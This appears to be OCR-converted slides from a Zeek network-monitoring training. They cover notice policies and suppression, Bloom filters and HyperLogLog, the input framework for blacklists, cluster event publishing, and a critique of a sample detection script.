snmp=<uninitialized>, smb_state=<uninitialized>, smtp=<uninitialized>, smtp_state=<uninitialized>, socks=<uninitialized>, ssh=<uninitialized>, syslog=<uninitialized>],*
iconn=<uninitialized>, f=<uninitialized>, fuid=<uninitialized>, file_mime_type=<uninitialized>, file_desc=<uninitialized>, **proto=tcp, note=training::Local, msg=connection on 22/tcp seen, sub=<uninitialized>, src=192.168.86.92, dst=192.168.86.49, p=22/tcp, n=<uninitialized>, peer_name=<uninitialized>, peer_descr=<uninitialized>, actions={\x0a\x09Notice::ACTION_LOG\x0a}, email_body_sections=[], email_delay_tokens={\x0a\x0a}, identifier=192.168.86.92, suppress_for=1.0 hr, remote_location=<uninitialized>]**

zeek

We (I) mostly care about is:

- n$note - what type it is
- n$src - What host caused this notice
- n$p - if port is relevant
- n$msg - always put a relevant explanatory information
- n$conn - entire connection record - useful but not always possible
- n$suppress_for - duration notice won't be generated again
- n$identifier - unique identifier to suppress on (eg. IP, hostname, resp_ip etc)

How to use notices

- Log to notice file and use for nightly crunch or historical data mining
- Automated actions - esp - ACTION_DROP
- Escalation - PAGE, EMAILS etc for oncall eyeballing
- Aggregation of notices to identify bigger problem (aka light up like a christmas tree)
- Behavior control - different actions based on different conditions
    - if (remote(ip)) DROP else EMAIL

Using notices in scripts

```
NOTICE([$note=Attack, $conn=c, $identifier=cat(orig), $suppress_for=1 hrs, $msg=_msg]);
```

```
NOTICE([$note=Attack, $src=orig,
                $n=scan_threshold,
                $msg=fmt("%s has icmp echo scanned %s hosts", orig, scan_threshold),
                $email_body_sections = vector(format_msg(orig))]);
```

```
Message: 1.2.3.4 has icmp echo scanned 512 hosts

Address: 1.2.3.4

Email Extensions
---------------
Subnet summary for scan
-------------------------
1.3.112.0/24 has 256 IPs
1.3.114.0/24 has 2 IPs
1.3.89.0/24 has 1 IPs
1.3.60.0/24 has 1 IPs
1.3.3.0/24 has 253 IPs
1.3.41.0/24 has 1 IPs

orig/src hostname: LAPTOP.TEST.COM
```

Virtual
Zeek

zeek

Notice suppression - tools and tricks

1) Use $suppress_for
2) Notice Policy Shortcuts
3) Using configuration framework
    a) Slight latency
    b) Realtime
    c) No need to restart

Variable name	Description
`Notice::ignored_types`	Adding a `Notice::Type` to this set results in the notice being ignored. It won't have any other action applied to it, not even `Notice::ACTION_LOG`.
`Notice::emailed_types`	Adding a `Notice::Type` to this set results in `Notice::ACTION_EMAIL` being applied to the notices of that type.
`Notice::alarmed_types`	Adding a `Notice::Type` to this set results in `Notice::ACTION_ALARM` being applied to the notices of that type.
`Notice::not_suppressed_types`	Adding a `Notice::Type` to this set results in that notice no longer undergoing the normal notice suppression that would take place. Be careful when using this in production it could result in a dramatic increase in the number of notices being processed.
`Notice::type_suppression_intervals`	This is a table indexed on `Notice::Type` and yielding an interval. It can be used as an easy way to extend the default suppression interval for an entire `Notice::Type` without having to create a whole `Notice::policy` entry and setting the `$suppress_for` field.

Example: Notice Manipulation

```
hook Notice::policy(n: Notice::Info)
{
	if ( n$note == ProtocolDetector::Server_Found &&
		/SSH/ in n$msg &&
		(n$id$resp_p == 443/tcp || n$id$resp_p == 7070/tcp || n$id$resp_p == 8080/tcp) )
	{
		add n$actions[Notice::ACTION_EMAIL];
	}
}
```

```
hook Notice::policy(n: Notice::Info)
      {
        if  ( n$note == CVE_2020_1350::Detected_High_Confidence)
            {
                  add n$actions[Notice::ACTION_EMAIL];
                  Notice::email_notice_to(n, "alerts@site.com", T);
            }

        if  ( n$note == CVE_2020_1350::Potential )
            {
                  add n$actions[Notice::ACTION_EMAIL];
                  Notice::email_notice_to(n, "reports@site.com", T);
            }
      }
```

```
hook Notice::policy(n: Notice::Info)
      {
## Silent Drop external IPs
        if ( n$note == HTTP::Sensitive_UserAgent && n$src !in Site::scan_hosts && n$src !in Site::local_nets )
             {      add n$actions[Notice::ACTION_DROP]; }
        if ( n$note == HTTP::Sensitive_UserAgent && /[Hh][Aa][Vv][Ii][Jj]/ in n$msg && n$src !in Site::scan_hosts &&
n$src !in Site::local_nets )
             {
             add n$actions[Notice::ACTION_DROP];
             add n$actions[Notice::ACTION_EMAIL];
             }
# Drop and email Internal IPs
        if ( n$note == HTTP::Sensitive_UserAgent && n$src !in Site::scan_hosts && n$src in Site::local_nets )
             {
             add n$actions[Notice::ACTION_DROP];
             add n$actions[Notice::ACTION_EMAIL];
             }
        if ( n$note == HTTP::Watched_UserAgent && n$src !in Site::scan_hosts && n$src !in Site::local_nets )
             {
             add n$actions[Notice::ACTION_DROP];
             }
       if ( n$note == HTTP::Watched_UserAgent && n$src !in Site::scan_hosts && n$src in Site::local_nets )
             {
             add n$actions[Notice::ACTION_DROP];
             add n$actions[Notice::ACTION_EMAIL];
             }
      if ( n$note == CVE_2020_0601::Unknown_X509_Curve )
             {
             #add n$actions[Notice::ACTION_DROP];
             add n$actions[Notice::ACTION_EMAIL];
             }
      }
```

```
114393 Scan::KnockKnockScan
61132 Scan::LandMine
23930 Notice::DropThrottle
15758 Scan::AddressScan
15033 Scan::HotSubnet
8960 WL::PurgeOnWhitelist
6453 Scan::BlocknetsIP
6077 SIP::BadUserAgent
4488 Scan::ShutdownThresh
2307 UDP::AddressScan
 895 ICMP::ICMPAddressScan
 832 PacketFilter::Dropped_Packets
 827 LBL::EduIP
 820 ICMP::ScanSummary
 363 Scan::LowPortTrolling
 337 ICMP::NDP_Unauthorized_Router
 337 ICMP::NDP_NA
 280 WL::WhitelistAdd
 280 Scan::WhitelistAdd
 230 WL::WhitelistChanged
 230 Scan::WhitelistChanged
 100 SSL::Invalid_Server_Cert
  54 Notice::DropIgnore
  52 LBL::AuthIP
  36 CaptureLoss::Too_Much_Loss
  15 Scan::ScanSpike
   6
   4 Scan::WebCrawler
   2 RDP::HotAccount
   2 HTTP::SensitivePOST
   1 Scan::LowPortScanSummary
   1 SIP::Code_401_403
```

```
61146 SSL::Invalid_Server_Cert
25027 SMTPurl::SMTP_Click_Here_Seen
14280 Scan::WhitelistAdd
14000 Scan::PurgeOnWhitelist
10558 SMTPurl::SMTP_URI_Click
9402 Notice::DropThrottle
6904 UDP::AddressScan
6201 SIP::BadUserAgent
4799 Whitelists::RemoteUser
3752 HTTP::HTTPSensitivePOST
3274 Notice::DropIgnore
2259 FTP::BruteforceSummary
1764 SMTPurl::SMTP_Dotted_URL
 472 NTP::NTP_Monlist_Queries
 438 RDP::ScanSummary
 285 RDP1::BruteforceScan
 230 Scan::WhitelistChanged
 208 Software::Vulnerable_Version
 168 RDP::HotAccount
  56 HTTP::HTTP_SensitiveURI
  39 SMTPurl::SMTP_WatchedFileType
  19 Weird::Activity
  13 CaptureLoss::Too_Much_Loss
  12 RDP::PasswordGuessing
   9 HTTP::Sensitive_UserAgent
   6
   4 Notice::RemoteUserScan
   4 FTP::Bruteforcer
   3 HTTP::HTTP_Suspicous_Client_Header
   2 SMTPurl::SMTP_sensitiveURI
   1 SSH::Interesting_Hostname_Login
   1 SIP::Code_401_403
   1 HTTP::HTTP_CrossSiteScripting
   1 FTP::SensitiveURIs
```

```
63537 SSL::Invalid_Server_Cert
14000 WL::PurgeOnWhitelist
5733 SIP::BadUserAgent
4214 Notice::DropThrottle
4028 HTTP::SensitivePOST
2285 FTP::BruteforceSummary
1002 smtpsink::NotGoogleSPF
 353 RDP::ScanSummary
 306 SSH::Interesting_Hostname_Login
 280 WL::WhitelistAdd
 247 SMTPurl::WatchedFileType
 230 WL::WhitelistChanged
 168 RDP::HotAccount
  83 LBLIntel::LabPhish
  62 SMTPurl::MsgBody
  55 SMTPurl::DottedURL
  48 SSH::Watched_Country_Login
  45 HTTP::HTTP_SensitiveURI
  42 Notice::DropIgnore
  30 PacketFilter::Dropped_Packets
  25 ESnet::REN
  22 smtpsink::Subnet
  17 Weird::Activity
  15 RDP::PasswordGuessing
   8 SSH::Password_Guessing
   8 CVE_2020_1350::Potential
   6 FTP::Bruteforcer
   6
   5 LetsEncrypt::Whitelisted
   4 LBLIntel::ReplyToPhish
   4 CaptureLoss::Too_Much_Loss
   3 HTTP::HTTP_WatchedURI
   2 SMTPurl::SensitiveURI
   1 proto
   1 enum
   1 SIP::Code_401_403
   1 LetsEncrypt::OCSPPost
   1 HTTP::HTTP_CrossSiteScripting
```

Virtual
Zeek

zeek

Exercise 6: Notice Framework

- cd 06-exercise-notice-framework
- $ notice creation and action setups
  - 01-looking-at-notice-record.zeek
  - 02-create-a-new-notice.zeek
  - 03-assign-notice-action-email.zeek
  - 04-extend-hooks.zeek
  - 05-fp-suppress.zeek
  -
- $ Extra credit - can you create a “notice of notices” - ie an alert which is generate if a given host as generated > N uniq notices.
  - 06-ssh-over-443.zeek
  - 07-ssh-over-443-many-notices.zeek
  - 08-ssh-over-443-notice-suppress.zeek
  - 09-ssh-over-443-final.zeek
- $ Traces/

Developing a new heuristic

- `cd exercise-2-connection-records`

- **Problem: look at dns.zeek**
  - print and examine dns record if destination IP is part of (138.183.230.0/24)
  - Limit DNS records to qtype_name = PTR
  - if qtype_name is uninitialized ignore
  - likewise access rcode_name, if uninitialized, use rcode_name = UNKNOWN
  - Goal (i) print query, qtype_name and rcode_name
  - Goal (ii) Count number of queries for a request_ip
  - create a record to keep counts of all kinds of PTR query types:
    - Noerror, nxdomain, refused, servfail, unknown
  - Add the record to a table indexed by response IP
  - Populate the entries in the table
  - Create a function called ‘aggregate_stats’ to make this “clean”
  - **Create PTRThreshold, PTRSpike notices**
  - **Generate a notice if ptr_counts = 5000**

Chapter 7: scaling and volume handling - bloomfilter and opaque of cardinality

Slides 83-91

1. Introduce you to probabilistic data structures
   a. Bloomfilters
   b. Opaque of cardinality
2. Idea is to facilitate you to handle data at scale
3. Exercise on Slide 91:
   a. Sample codes for bloom and opaque of cardinality
4. Extra-credit for folks you are still looking for adventures (Nope we'are not done yet - hang in there …- OK you'd see these are not some arbitrary made up exercises - do you think I am also getting tired of these exercises … aashish - don't type what you are thinking … stoooop ..

Badness is just keep getting worse .....

```
1602137154.852946           Scan::landmine_distinct_peers = 723205K (684070/2103658 entries)
1602137154.852946           Scan::hot_subnets = 571017K (503330/1962336 entries)
1602137154.852946           Scan::known_scanners = 373848K (520075/520075 entries)
1602137154.852946           Scan::distinct_low_ports = 246881K (290812/595317 entries)
1602137154.852946           Scan::manager_stats = 244156K (277654/277654 entries)
1602137154.852946           Scan::c_likely_scanner = 216445K (877567/877567 entries)
1602137154.852946           Scan::c_distinct_peers = 93333K (357907/357907 entries)
1602137154.852946           Scan::hot_subnets_idx = 91250K (503330/503330 entries)
1602137154.852946           Scan::table_start_ts = 37963K (86970/86970 entries)
1602137154.852946           Scan::flux_density_idx = 10550K (60272/60272 entries)
1602137154.852946           Scan::concurrent_scanners_per_port = 5361K (21201/21201 entries)
1602137154.852946           Scan::shut_down_thresh_reached = 5123K (27561/27561 entries)
```

There is **Keith Jones** my_stats package useful for doing measurements too

Virtual
Zeek

zeek

Bloomfilter uses

- Blacklists
- Urls in emails
- Outgoing connection established ?
  - Did we initiate a connection to this remote IP
- Basically any time you want to do a membership test
- Stop without worrying about sets/tables/scale

And now there is a cuckoo-filter too:

https://old.zeek.org/brocon2017/slides/intel_update.pdf

Bloomfilters

```
global b_test : opaque of bloomfilter ;

event zeek_init()
{
     b_test = bloomfilter_basic_init(0.001,100000);
     bloomfilter_add(b_test,1.1.1.1);
     local lookup = bloomfilter_lookup(b_test,1.1.1.1);

     if (lookup == 1)
          print fmt ("YES This is tru hit");
}
```

Type

`function` (fp: `double`, capacity: `count`, name: `string &default` = `""` `&optional`) : `opaque` of bloomfilter

Fp

The desired false-positive rate.

Capacity

the maximum number of elements that guarantees a false-positive rate of *fp*.

Name

A name that uniquely identifies and seeds the Bloom filter. If empty, the filter will use `global_hash_seed` if that's set, and otherwise use a local seed tied to the current Zeek process. Only filters with the same seed can be merged with `bloomfilter_merge`.

Returns

A Bloom filter handle.

Bloomfilter: Example

```
export {
	global bf_ua: opaque of bloomfilter;
}

event zeek_init()
{ bf_ua = bloomfilter_basic_init(0.001, 100000); }

event http_header(c: connection, is_orig: bool, name: string, value: string)
{
	if ( name == "USER-AGENT") {
		local bf_result = bloomfilter_lookup(bf_ua,value);
		if (bf_result == 0 ) {
			print value;
			bloomfilter_add(bf_ua,value);
		}
		else {
			print "Value in bloomfilter";
		}
	}
}
```

Opaque of cardinality

```
global distinct_peers: table[addr] of opaque of cardinality
                &default = function(n: any): opaque of cardinality
                { return hll_cardinality_init(0.1, 0.99); } &read_expire = 1 day ;

if (orig !in Scan::known_scanners)
{
     local d_val = double_to_count(hll_cardinality_estimate(distinct_peers[orig])) ;

  if (d_val == HIGH_THRESHOLD_LIMIT && high_threshold_flag )

….

}
```

```
type conn_stats: record {
     start_ts: time  &default=double_to_time(0.0);
     end_ts: time    &default=double_to_time(0.0);
      hosts: opaque of cardinality &default=hll_cardinality_init(0.1, 0.99);
      conn_count: count &default=0;
    };

event new_connection(c: connection)
{
      local resp = c$id$resp_h ;
      #add conn$hosts [resp];
      hll_cardinality_add(conn_table[orig]$hosts, resp);
}

And then on Manager you'd, do:

 hll_cardinality_merge_into(scan_summary[idx]$hosts, conn_table[idx]$hosts);
```


Use cases for Bloomfilter and Opaque of Cardinality

- Bloomfilter
  - Store extracted URLs from emails and check http GET against bloomfilter
  - When blacklist is > 1 Million IPs - store in bloomfilter and use that across the board
  - Connection history: store ALL the external IPs to which an Internal IP initiated a full SF connection to - warn when blocking those

- Opaque of cardinality
  - Scan-detection
  - Store hosts external scanner has touched
  - Store conn summary informations

Basically use it for anything where scale is > 100K

hyperloglog instead of traditional sets*



- Gains of about 80% reduction in memory usage using hyperloglog in tables for cardinality estimation

```
# scan storage containers
global distinct_peers: table[addr] of set[addr]
        &read_expire = 1 days  &expire_func=scan_sum &redef;

global c_distinct_peers: table[addr] of opaque of cardinality
        &default = function(n: any): opaque of cardinality { return hll_cardinality_init(0.1, 0.99); }
        &read_expire = 1 day ; # &expire_func=scan_sum &redef;
```

*Slide from 2016 talk

BERKELEY LAB

Exercise 8: Bloomfilters & opaque of cardinality

- cd 08-exercise-probabilistic-structs

- $ cd scripts
  - 01-bloom-example.zeek
  - 02-opaque-of-cardinality.zeek

- Task:
- Extra-extra credits: create a bloom filter for all remote IPs to which there is a successful connection initiated by a local IP.

- Extra-extra credits: create a new log file which records how many remote Ips each local IP connected to and how much bytes transferred.

Chapter 8: Input Framework

Slides 93-101

1. Introduce you to input-framework
   a. Reading data into tables and sets
   b. Firing events using input-framework
2. Trust me input-framework is fantastic
3. Exercise on Slide 101:
   a. Sample codes for how to use input-framework

4. Extra-credit really good use-cases of input-framework for people who are familiar with the concepts
5. Take away - you should have atleast sample codes of how to use input-framework - its fantastic toolsets

Input Framework

- Powerful and flexible framework to import data into Zeek - realtime
  - One time read
  - ReRead
  - Stream
- Allows to directly read data into tables/sets
- OR, fire an event based on
  - New entry
  - deleted entry
  - Changed entry

https://docs.zeek.org/en/current/frameworks/input.html

Some examples of use-cases for Input-framework

- Inferring Darknet based on list of allocated networks/subnets
- Blacklists and whitelist propagation
- Putting indicators inside the tables
- Storing and retrieving values into a postgres database
- TOR connections
- Building a list of LetsEncrypt scanner IPs and storing them locally
- List of already blocked subnets so that scan systems ignore them
- Identifying REN and EDU IPs based on ESnet published allocations
- Mapping ARP data with IP
- Feeding MISP data inside zeek ….

Input-Framework: Reading data into table/set

```
module training;

redef exit_only_after_terminate = T ;

export {
        type Idx: record {
                ip: addr;
        };

        type Val: record {
                timestamp: time;
                reason: string;
        };

        global blacklist: table[addr] of Val = table();
        global blacklist_file = fmt ("%s/blacklist.file", @DIR) ;
}

event zeek_init() {
        print fmt ("%s", blacklist_file);
        Input::add_table([$source=blacklist_file, $name="blacklist", $idx=Idx, $val=Val, $destination=blacklist]);
        Input::remove("blacklist");
}

event Input::end_of_data(name: string, source: string) {
        # now all data is in the table
        print blacklist;
}
```

Automatically refresh the table contents when it detects a change to the input file

```
module training;

redef exit_only_after_terminate = T ;

export {
	type Idx: record {
		ip: addr;
	};

	type Val: record {
		timestamp: time;
		reason: string;
	};

	global blacklist: table[addr] of Val = table();
	global blacklist_file = fmt ("%s/blacklist.file", @DIR) ;
}

event zeek_init() {
	print fmt ("%s", blacklist_file);
	Input::add_table([$source=blacklist_file, $name="blacklist", $idx=Idx, $val=Val, $destination=blacklist, $mode=Input::REREAD]);
	Input::remove("blacklist");
}

event Input::end_of_data(name: string, source: string) {
	# now all data is in the table
	print blacklist;
}
```

Automatically refresh the table contents when it detects a change to the input file

```
module training;

redef exit_only_after_terminate = T ;

export {
        type Idx: record {
                ip: addr;
        };

        type Val: record {
                timestamp: time;
                reason: string;
        };

        global blacklist: table[addr] of Val = table();
        global blacklist_file = fmt ("%s/blacklist.file", @DIR) ;
}

event zeek_init() {
        print fmt ("%s", blacklist_file);
        Input::add_table([$source=blacklist_file, $name="blacklist", $idx=Idx, $val=Val, $destination=blacklist, $mode=Input::REREAD]);
        Input::remove("blacklist");
}

event Input::end_of_data(name: string, source: string) {
        # now all data is in the table
        print blacklist;
}
```

$mode=Input::MANUAL

$mode=Input::STREAM

Given often source data is continually changing. For these cases, the Zeek input framework supports several ways to deal with changing data files

$mode=Input::MANUAL	$mode=Input::REREAD	$mode=Input::STREAM
Default	Need to specify	Need to specify
Read once though you can use: `Input::force_update("blacklist");`	Automatically Refresh data	Reads an appendonly file.
Fire and Forget	If newer lines in the file have the same index as previous lines, they will overwrite the values in the output table.	If newer lines in the file have the same index as previous lines, they will overwrite the values in the output table.
Raises end_of_data event	Raises end_of_data event	Event end_of_data is never raised when using streaming reads.

Input-framework: events

```
event entry(description: Input::TableDescription, tpe: Input::Event,
            left: Idx, right: Val) {
        # do something here...
        print fmt("%s = %s", left, right);
 }


Input::add_table([$source="blacklist.file", $name="blacklist",$idx=Idx, $val=Val,
$destination=blacklist,
     $mode=Input::REREAD, $ev=entry]);
```

Input-framework: events

```
event entry(description: Input::TableDescription, tpe: Input::Event,
         left: Idx, right: Val) {

             If (tpe == Input::EVENT_NEW)     { print fmt (“New”) ; }
             If (tpe == Input::EVENT_CHANGED) { print fmt (“Changed”) ; }
             If (tpe == Input::EVENT_REMOVED) { print fmt (“Removed”) ; }

        }

Input::add_table([$source="blacklist.file", $name="blacklist",$idx=Idx, $val=Val,
$destination=blacklist, $mode=Input::REREAD, $ev=entry]);
```

Exercise 7: Input Framework

- cd 07-exercise-input-framework

- $ cd scripts
  - 01-input-read-table.zeek
  - 02-input-read-table.zeek
  - 03-input-re-read-table.zeek - emphasize is to look at execution of “end_of_data” event
  - 04-input-events.zeek -
  - 05-input-events-new-change-remove.zeek - extend to print the newly added IP addresses

- Task : Create a false positive feed and make sure all the notices are suppressed for those IPs, indicators
- Extra-extra credits: Ingest syslog data and create a log which binds ssh sessions with usernames
- Extra-extra credits: Ingest authentication data (syslog, ldap, winlog, VPN etc) and create a auth.log

Chapter 9: Clusterization

Slides 103-111

1. Introduce you clusterization of scripts
    a. With new broker-framework - this is actually less taxing and much straight-forward
2. Exercises on slide 111
    a. Get familiar with how to run cluster events and move data around
        i. Very very elementry code

3. Continuing our develop-a-new-heuristic - we clusterize our script
    a. Oh you are going to like this one
4. Take away - sample codes for clusterization - see if we can get 1 worker cluster running

What is a cluster - a clever trick to divide-and-conquer ever increasing volume of network bytes

Component	Purpose
Workers	• Spend a lot of time performing the actual job of parsing/analyzing incoming data from packets • Use them for a “first pass” analysis and then deciding how the results should be shared with other nodes in the cluster.
Manager	• good at performing decisions that require a global view of things • makes it easy to overload
Proxy	• serve as intermediaries for data storage and work/calculation offloading • a “second pass” analysis for any work
Logger	• Just log

Cluster models

Event	Topic	Use cases
Manager to worker	Cluster::worker_topic	• Read Input-file on manager • Distribute data to workers
Worker to manager	Cluster::manager_topic	• Find characteristics of a Scan - ○ eg. syn only pkts • Send to manager for aggregation
Workers to proxy	Cluster::proxy_pool	• Aggregation (eg. DNS query types - see incoming exercise)
Worker to manager to worker	Cluster::manager_topic + Cluster::worker_topic	• Find URLs in emails • Send to manager • Distribute to works to check against HTTP GET requests
Manager to worker to manager	Cluster::worker_topic + Cluster::manager_topic	• Read Input-file on manager • Distribute data to workers • Manager workers to report counts of connections • Aggregate the counts on manager

Function	Description	Usage
Broker::publish	Publishes an event at a given topic	Send this event to this node subject to what topic you've subscribed to
Broker::auto_publish	Automatically send an event to any interested peers whenever it is locally dispatched.	Avoid since somewhat "magical" ie unless you've got code compartmentalization running with @ifdef directives, this will be tricky.
Cluster::publish_hrw*	Publishes an event to a node within a pool according to Rendezvous (Highest Random Weight) hashing strategy.	Use this in cases of any aggregation needs - eg. scan-detection or anything that needs a +ve counter going.
Cluster::publish_rr	Publishes an event to a node within a pool according to Round-Robin distribution strategy.	Generally used inside zeek for multiple logger nodes.

Publish_hrw

local spf=mask_address(orig);

```
local spf=mask_address(orig);

if (resp in prefix_list && service == 25/tcp && state != "SF" && orig !in google_prefix_list )
	{
		@if ( Cluster::is_enabled())
			Cluster::publish_hrw(Cluster::proxy_pool, spf, smtpsink::aggregate_stats, c) ;
		@else
			event smtpsink::aggregate_stats(c);
		@endif
	}
```

```
1600212249.061779            smtpsink::Subnet  52.100.165.0/24 has 3 spf IPs originating from it
52.100.165.249  52.100.165.237  52.100.165.246  -     52.100.165.246  -       -           proxy-2
Notice::ACTION_LOG      3600.000000 -     -     -     -     -     F
1600212293.581745       smtpsink::Subnet        52.100.165.0/24 has 3 spf IPs originating from it
52.100.165.247  52.100.165.244  52.100.165.205        -     52.100.165.205  -       -     proxy-1
Notice::ACTION_LOG      3600.000000
```

First of all: Lets ~~set up~~ fire up a cluster with one worker

```
$ cat node.cfg
[manager]
type=manager
host=localhost

[logger]
type=logger
host=localhost

[proxy-1]
type=proxy
host=localhost

[worker]
type=worker
host=localhost
interface=ix0
```

Virtual
Zeek

```
$ echo “@load training.lbl.gov.zeek” >>  local.zeek

$ zeekctl deploy
$ cd ~/logs/current/
$ cat print.log
#fields ts     vals
#types  time   vector[string]
1602187035.109624     worker_to_proxies: proxy-1 got event from logger
1602187035.109624     worker_to_proxies: proxy-1 got event from logger
1602187035.109614     worker_to_manager manager got event from logger
1602187035.109614     worker_to_manager manager got event from logger
1602187035.112277     worker_to_workers: worker got event from logger (via a proxy)
1602187035.117217     manager_to_workers: worker got event hello v0: from logger
1602187035.120111     worker_to_workers: worker got event from logger (via manager)
1602187035.120111     worker_to_workers: worker got event from logger (via manager)
1602187035.120111     worker_to_workers: worker got event from logger (via a proxy)
1602187037.762302     manager_to_workers: worker got event hello v0: from manager
1602187037.762302     manager_to_workers: worker got event hello v1: from manager
1602187037.762302     manager_to_workers: worker got event hello v2: from manager
1602187037.762302     manager_to_workers: worker got event hello v3: from manager
1602187037.764987     worker_to_workers: worker got event from manager (via a proxy)
1602187037.764987     worker_to_workers: worker got event from manager (via a proxy)
1602187037.760157     worker_to_proxies: proxy-1 got event from manager
1602187037.761450     worker_to_proxies: proxy-1 got event from manager
1602187040.543017     worker_to_manager manager got event from proxy-1
1602187040.543017     worker_to_manager manager got event from proxy-1
1602187040.545696     manager_to_workers: worker got event hello v0: from proxy-1
1602187040.553720     worker_to_workers: worker got event from proxy-1 (via manager)
1602187040.553720     worker_to_workers: worker got event from proxy-1 (via manager)
```

zeek

Some hands-on tips on cluster scripting

```
function log_reporter(msg: string, debug: count)
{

      if (debug > 10)
            return ;

      @if ( ! Cluster::is_enabled())
            print fmt("%s", msg);
      @endif
      event reporter_info(network_time(), msg, peer_description);
}
```

Very handy function for debug output in a cluster environment

```
redef Log::print_to_log = Log::REDIRECT_STDOUT;
```

```
zeekctl print Module::variable_name
```

When to clusterize …. things to consider

- Aggregate functions / counting things
  - Example scan detection,
- Multi-stage attack heuristics
  - Eg: urls in email clicked and file downloaded (smtp, http, file-analysis)

Considerations for clusterizations

- Where does data generated ?
- Do you want aggregation ?
- Do you want to stop heuristics ?
- Use whitelist as example

Exercise 9: Clusterization

- `cd 09-exercise-clusterization`

- `$ cat node.cfg`
- `$ cat zeekctl.cfg`

- `$ cd scripts`
  - `training.lbl.gov.zeek`
  - `workers-to-proxy.zeek`
  - `workers-to-manager.zeek`
  - `workers-to-workers.zeek`
  - `Manager-to-workers.zeek`

- Task: run the scripts on a one cluster with one manager, one proxy, one logger and one worker

Developing a new heuristic

- `cd exercise-2-connection-records`

- **Problem: look at dns.zeek**
  - print and examine dns record if destination IP is part of (138.183.230.0/24)
  - Limit DNS records to qtype_name = PTR
  - if qtype_name is uninitialized ignore
  - likewise access rcode_name, if uninitialized, use rcode_name = UNKNOWN
  - Goal (i) print query, qtype_name and rcode_name
  - Goal (ii) Count number of queries for a request_ip
  - create a record to keep counts of all kinds of PTR query types:
    - Noerror, nxdomain, refused, servfail, unknown
  - Add the record to a table indexed by response IP
  - Populate the entries in the table
  - Create a function called ‘aggregate_stats’ to make this “clean”
  - Create PTRThreshold, PTRSpike notices
  - Generate a notice if ptr_counts = 5000
  - **Clusterize the script**

Do’s and Don'ts of a script

Slides 114-122

1. Just insights into how to think about developing heuristics

```
module HTTP404;

export {
      global track_404: table[addr] of count &default=0 &write_expire=6 hrs ;
}
event http_reply(c: connection, version: string, code: count, reason: string) &priority=-5
{
            local orig=c$id$orig_h;
            local resp=c$id$resp_h ;

            if (code == 404 )
            {
                  if (orig !in track_404)
                        track_404[orig]=1 ;

                  track_404[orig] += 1 ;
            }

            local n = |track_404[orig]|;
            if (n == 100)
                        notice() ;
}
```

```
export {
        global track_404: table[addr] of count &default=0 &write_expire=6 hrs ;
}

event http_reply(c: connection, version: string, code: count, reason: string) &priority=-5
{
        local orig=c$id$orig_h;
        local resp=c$id$resp_h ;


        if (code == 404 )
        {
           if (orig !in track_404)
                 track_404[orig]=1 ;

           track_404[orig] += 1 ;
         }

        local n = |track_404[orig]|;

      If (n == 100)
            notice() ;
}
```

WRONG: A variable declared isn't used at all

WRONG: think the other way: code != 404 -> return

WRONG: off-by-one error

WRONG: a vast majority of code != 404 so control does not even need to come here

